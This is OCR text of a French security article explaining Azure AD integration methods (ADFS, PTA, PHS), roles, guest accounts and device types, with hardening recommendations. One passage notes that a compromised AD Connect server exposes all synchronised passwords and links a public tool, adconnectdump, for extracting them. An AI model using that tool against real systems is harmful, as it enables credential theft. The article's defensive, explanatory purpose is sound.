


Schéma simplifié d'une architecture d'un déploiement d'Azure avec ADFS

« Lorsqu'une entreprise souhaite faire intégrer son Active Directory on premise avec les applications Azure telles qu'Office 365, il existe trois méthodes d'intégration : la fédération d'identité, l'authentification directe, la synchronisation des condensats... »

L'ADFS est une solution qui est encore bien implantée dans les entreprises pour des raisons historiques ou parce que l'entreprise utilise divers fournisseurs cloud (G Suite, AWS, etc.) et l'ADFS permet de tous les fédérer. Cependant, beaucoup d'entreprises préfèrent aujourd'hui converger vers les solutions PTA ou PHS pour la simplicité qu'elles offrent en termes de maintenance. Lors de nos derniers audits, PHS était la méthode la plus utilisée chez nos clients.

L'authentification directe (PTA)

L'authentification directe connecte les utilisateurs aux applications Azure/Office 365 ou internes en validant l'authentification au travers de l'Active Directory on premise. Les identifiants des utilisateurs externes seront vérifiés sur l'Active Directory local avant d'autoriser à accéder à la ressource cloud. Cette solution est proche de l'ADFS, mais très allégée. En effet, contrairement à l'ADFS qui nécessite à minima (pour la redondance) deux serveurs proxys, deux serveurs ADFS et un répartiteur de charge, PTA nécessite uniquement l'agent AD Connect installé sur un serveur qui communique directement avec Azure AD pour les demandes d'authentification. Microsoft recommande tout de même trois agents sur trois serveurs différents pour maintenir une qualité de service optimale. Lorsque la firme de Richmond a dévoilé la solution PTA en 2017, beaucoup de personnes ont annoncé la mort de L'ADFS.





Schéma simplifié d'une architecture PTA

L'authentification directe peut être effectivement très intéressante surtout lorsque l'entreprise utilise uniquement des services Cloud Microsoft.

La synchronisation des condensats (PHS)

Cette solution est baptisée PHS (Password Hash Synchronisation), car l'agent AD Connect transmet les condensats de condensats des mots de passe de l'Active Directory on premise vers Azure AD (SHA256). Lors de l'authentification d'un utilisateur externe, Azure AD est ensuite en mesure de vérifier directement le mot de passe sans faire transiter le flux dans le SI de l'entreprise. Cette solution a l'avantage de permettre aux utilisateurs de continuer à travailler sur les applications externes si l'Active Directory on premise n'est pas joignable (panne, coupure réseau, etc.).



Fonctionnement de la synchronisation des mots de passe [5]

Microsoft explique en détail le fonctionnement de la synchronisation des mots de passe à l'adresse suivante : https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-password-hash-synchronization

Note : Les secrets stockés dans Azure AD (condensats de condensats de mots de passe) ne peuvent pas être utilisés pour accéder aux ressources de l'Active Directory local. En effet, la fameuse attaque du Pass The Hash n'est pas possible directement avec ces secrets.

La méthode PHS est de plus en plus utilisée, car elle est plus simple à mettre en place pour bénéficier du meilleur des deux Active Directory. Pour mettre en place ce mode d'intégration, il est nécessaire d'installer un agent baptisé Azure AD Connect sur un serveur membre du domaine on premise qui est responsable de la synchronisation des comptes de votre AD Local et de votre AD Azure.

Note : Les condensats de mots de passe des utilisateurs d'Azure AD ne sont pas accessibles par les clients Azure, à l'inverse des condensats contenus dans la base de données NTDS d'un Active Directory on premise. Il n'est donc pas possible de mener un audit des mots de passe depuis un extrait de la base d'Azure AD.

« La méthode PHS est de plus en plus utilisée, car elle est plus simple à mettre en place pour bénéficier du meilleur des deux Active Directory »

Le composant AD Connect, hébergé sur un serveur interne et responsable de cette synchronisation, est à protéger autant qu'un contrôleur de domaine. En cas de compromission, un attaquant sera en mesure de récupérer l'ensemble des mots de passe des utilisateurs synchronisés. Des outils comme celui développé par la société Fox-IT permettent de le faire : https://github.com/fox-it/adconnectdump

R1 : Administrer les serveurs qui hébergent le composant AD Connect uniquement par les administrateurs de domaine. Ces serveurs sont extrêmement sensibles et sont à placer dans le tiers 0 au côté des contrôleurs de domaine.




Schéma simplifié d'une architecture d'un déploiement PHS

Lorsque la synchronisation est effective, trois types de sources d'identité seront disponibles dans Azure AD :

- Comptes locaux qui sont connus uniquement de votre AD on premise ;
- Comptes synchronisés qui sont des comptes locaux répliqués dans Azure AD ;
- Comptes cloud (Azure Active Directory / Cloud) qui sont des comptes créés dans l'Azure AD et inconnu de l'AD local.

Affichage des sources d'identité dans le portail Azure

Les sources d'identité sont également similaires pour les appareils :

- Les appareils joints à Azure Active Directory qui appartiennent à une organisation et qui sont connectés à celle-ci au travers d'un compte Azure AD. Ces derniers n'existent pas sur l'AD local, mais uniquement dans le cloud.
- Les appareils synchronisés qui existent sur l'AD local et dans le cloud.
- Les appareils inscrits sur Azure AD. Ce sont généralement des terminaux personnels avec un compte Microsoft.

Les appareils synchronisés peuvent être gérés par SCCM et GPO, mais également par Intune [6], le MDM de Microsoft.

Nous reviendrons sur les sources d'identité et les appareils dans la partie 2 de l'article.

Voici un tableau récapitulatif des trois méthodes d'intégration Azure AD / AD local pour l'accès aux applications reposant sur Azure AD/Office 365.

	ADFS	PTA	PHS
Authentification externe gérée par l'AD local	Oui	Oui	Non
Authentification saisie sur l'AD local	Oui	Non	Non
Stockage des mots de passe chez Microsoft	Non	Non	Oui
Configuration avancée des services fédérés	Oui	Non	Non
Résilience lors d'une panne du SI	Non	Non	Oui
Administration simplifiée	Non	Oui	Oui

> Sécurité et Azure Active Directory

Après avoir abordé les bases et l'intégration d'Azure AD, intéressons-nous aux aspects sécurité : les rôles, les ressources et comment les auditer...

Par Bastien CACACE

Partie 2 - Les bases de la sécurité d'Azure AD

> Les principaux Azure AD

Principaux

Les principaux (principals) dans Azure AD peuvent être assimilés à des objets et sont les suivants :


- **Les utilisateurs** : les collaborateurs de l'entreprise qui utilise Office 365 ou d'autres services ;
- **Les appareils** : les postes de travail ou appareils mobiles avec lesquels les utilisateurs se connectent à Azure AD ;
- **Les applications** : les applications Azure (tout composant est une application).

Types d'utilisateur et sources

Les utilisateurs de votre Azure Active Directory sont des membres ou des invités.

La propriété "UserType" permet de les distinguer :
- **Membre** : désigne un employé de votre organisation ;
- **Invité** : désigne un utilisateur externe à votre organisation tel qu'un prestataire ou un client.

Par défaut, les invités ont des droits limités tels que :
- Voir son profil et ses informations ;
- Modifier son mot de passe ;
- Lire les propriétés des applications entreprises enregistrées ;
- Chercher un autre utilisateur par son identifiant (objectID) si autorisé ;
- Inviter d'autres utilisateurs.



Nom	Nom d'utilisateur	Type d'utilisateur	Source
		Member	Azure Active Directory
		Member	Azure Active Directory
		Member	Windows Server AD
		Guest	Invited user
		Guest	Invited user
		Guest	Invited user
		Guest	Invited user
		Guest	Invited user
		Guest	Invited user
		Guest	Invited user
		Guest	Invited user
		Guest	Invited user
		Guest	Invited user
		Guest	Microsoft Account
AW		Member	Windows Server AD
		Guest	External Azure Active Directory

Affichage des types d'utilisateurs et des sources dans Azure AD

La liste des privilèges par défaut des comptes utilisateurs est disponible sur le site de Microsoft à l'adresse suivante : https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/users-default-permissions

Les invités ne peuvent donc rien modifier et n'ont pas accès à l'annuaire complet. Néanmoins, des rôles d'administration peuvent être attribués aux comptes invités, élevant ainsi leurs privilèges.

R2 : Bloquer les envois d'invitations par les comptes invités afin de limiter le nombre d'utilisateurs invités dans l'Active Directory.

La propriété source indique le mode de connexion de l'utilisateur :
- **Utilisateur invité** : L'utilisateur a été invité, mais n'a pas encore utilisé cette invitation ;
- **Externe** : L'utilisateur appartient à une autre organisation (un autre Azure AD) ;
- **Compte Microsoft** : l'utilisateur est externe à votre organisation, mais s'authentifie avec un compte Microsoft et non un autre Active Directory ;
- **Windows Server Active Directory** : l'utilisateur s'est connecté depuis l'Active Directory on premise de l'organisation ;
- **Azure Active Directory** : l'utilisateur s'authentifie à partir d'un compte Azure AD de l'organisation.

Partie 2 - Azure AD et sécurité

Les rôles

Les utilisateurs de l'Azure Active Directory se distinguent au niveau de leurs rôles :

- **Les utilisateurs standard** : aucun privilège d'administration. Ils représentent la majorité des utilisateurs de votre entreprise ;
- **Les administrateurs généraux** : les administrateurs de toutes les fonctionnalités d'Office 365 et d'Azure AD. En faisant un parallèle avec les AD on premise, ce sont les administrateurs du domaine (le collaborateur qui a enregistré le tenant Azure est par défaut administrateur général) ;
- **Les administrateurs limités** : les administrateurs spécifiques assignés à certaines tâches précises. Ex. : administrateur de facturation qui gère les abonnements et les tickets de supports ;
- **Administrateur de service** : les administrateurs de services ou de solutions Azure/Office 365. Ex. : l'administrateur Exchange gère les boites mails et la politique anti-spam tandis que l'administrateur SharePoint gère le stockage de fichiers de SharePoint Online.

Il est important de bien distinguer ici les rôles Azure AD et les rôles Azure. Les rôles Azure AD sont dédiés à la gestion de l'Active Directory telle que la gestion des utilisateurs, des mots de passe ou des applications dont Office 365.

Quant aux rôles Azure, ils permettent de gérer les accès aux ressources Azure (cf. introduction de l'article) comme les ressources de calcul et de stockage. Par exemple, le rôle contributeur de machines virtuelles permet aux utilisateurs de créer et gérer des machines virtuelles. Les rôles Azure ne seront pas abordés dans cet article.

Note : Par défaut, l'administrateur général dans Azure AD n'a pas accès aux ressources Azure. Cependant, celui-ci peut avoir accès en élevant ses privilèges depuis le portail Azure.

Périmètre des rôles Azure AD et Azure

Voici les rôles Azure AD les plus communs :

Catégorie d'utilisateurs	Rôle d'administration commun
Administrateurs généraux	Administrateur général
Administrateurs limités	Administrateur de mot de passe
	Administrateur d'utilisateurs
	Compte de synchronisation d'annuaires
	Administrateur de groupes
	Administrateur du support de service
	Lecteur de l'annuaire
	Administrateur du service Sharepoint
	Administrateur d'application cloud
	Administrateur de licence
	Administrateur de facturation

Catégorie d'utilisateurs	Rôle d'administration commun
Administrateur de service	Administrateur du service Teams
	Administrateur du service Exchange
	Administrateur du service CRM
	Administrateur Skype for Business
	Administrateur Sharepoint

Une liste détaillée des permissions en fonctions des rôles est disponible sur le site de Microsoft à l'adresse suivante : https://docs.microsoft.com/en-us/microsoft-365/admin/add-users/about-admin-roles?view=o365-worldwide

R3 : Appliquer en priorité l'authentification multi-facteurs (cf. partie V) sur les comptes ayant des rôles d'administration.

R4 : Les comptes administrateurs généraux doivent être en nombre très limité (inférieur à 5). Le principe du moindre privilège doit être systématiquement appliqué.

Note : Depuis 2019, Microsoft a créé un rôle Lecteur Général (Global reader). Ce rôle est très intéressant pour les audits, car il permet d'avoir accès à l'ensemble de l'Azure AD/Office 365 en lecture seule, sans risque de modifications accidentelles.

Les groupes

Les groupes Azure AD permettent de gérer plus facilement les droits d'accès aux différentes ressources telles que les applications, les licences ou les rôles.

Les assignations des utilisateurs peuvent être les suivantes :

- **Directe** : Le propriétaire de la ressource assigne directement l'utilisateur à la ressource ;
- **Groupée** : Le propriétaire de la ressource assigne un groupe Azure AD à la ressource ;
- **Basée sur des règles** : Le propriétaire de la ressource crée un groupe et utilise une règle pour définir quels sont les utilisateurs assignés à une ressource spécifique. Exemple : Tous les utilisateurs dont l'adresse email contient "-admin@" sont dans le groupe administrateur.

Note : La gestion des groupes avancée est accessible uniquement au travers de la licence Azure Active Directory P2. Par ailleurs, les groupes de votre Active Directory on premise ne peuvent pas être gérés depuis Azure AD.

Les appareils

Azure AD intègre également la gestion des identités des appareils des utilisateurs. Les appareils peuvent être inscrits, joints, ou hybrides Azure AD. L'objectif de la gestion de l'identité des appareils est de renforcer l'authentification en utilisant les accès conditionnels (cf. chapitre Gestion des accès). Comme vu précédemment, le contrôle d'accès au travers des appareils nécessite a minima une licence Azure AD Premium P1.

L'ajout d'appareil à Azure AD est possible en libre-service ou par un administrateur qui a le contrôle sur le processus d'enrôlement.

Les appareils inscrits

Il s'agit généralement d'appareils mobiles personnels connectés à un compte Microsoft personnel (BYOD) ou à un autre compte local. Les systèmes supportés sont actuellement Windows 10, iOS, Android et MacOS et les accès conditionnels ne peuvent s'appliquer sur ce type d'appareil.

Partie 2 - Azure AD et sécurité

Les appareils joints

Il s'agit d'appareils qui appartiennent à une organisation et qui sont connectés avec un compte Azure AD. Ces derniers sont donc uniquement définis dans Azure AD et peuvent être gérés avec un logiciel de gestion de flottes (MDM).
Les systèmes actuellement supportés sont Windows 10 et les machines virtuelles sous Windows Server 2019.

Les appareils hybrides

Un appareil hybride Azure AD est simplement un appareil qui est joint à un domaine on premise et qui est enregistré dans Azure AD avec un compte utilisateur. Les appareils hybrides peuvent être gérés par SCCM ou par GPO, mais également par un MDM. Les systèmes actuellement supportés sont Windows 7, 8.1 et 10 ainsi que toutes les versions de Windows Server à partir de Windows Server 2008.

R5 : Renforcer l'authentification en exigeant que l'appareil soit conforme pour accéder aux applications.
Offre minimum requise : AD Premium P2.


You can use the activity timestamp to efficiently manage stale devices in your environment. Learn more

Search by name or device ID or object ID | Add filters

Name	Enabled	OS	Version	Join Type	Owner	MDM	Compliant
DESKTOP-RO0BR30	Yes	Windows	10.0.18362.0	Azure AD registered	None	None	N/A
WinDev2008Eval	Yes	Windows	10.0.19041.508	Azure AD registered		None	N/A
DESKTOP-EEGGTDU	Yes	Windows	10.0.18362.0	Azure AD registered		None	N/A
DESKTOP-08TK7AG	Yes	Windows	10.0.18362.0	Azure AD registered		None	N/A
DESKTOP-EMJRA74	Yes	Windows	10.0.18363.0	Azure AD registered		None	N/A
DESKTOP-K8P2F5C	Yes	Windows	10.0.17763.0	Azure AD registered		None	N/A
MSEDGEWIN10	Yes	Windows	10.0.17763.0	Azure AD registered		None	N/A
XMCO-E0D2UM2	Yes	Windows	10.0.17763.0	Azure AD registered		None	N/A
DESKTOP-GMP4I10	Yes	Windows	10.0.18362.0	Azure AD registered		None	N/A

Affichage des appareils des utilisateurs depuis le portail Azure

Plus d'informations sont disponibles sur le site de Microsoft à l'adresse suivante : https://docs.microsoft.com/en-us/azure/active-directory/devices/



Les différents types d'approvisionnement d'appareils dans Azure AD

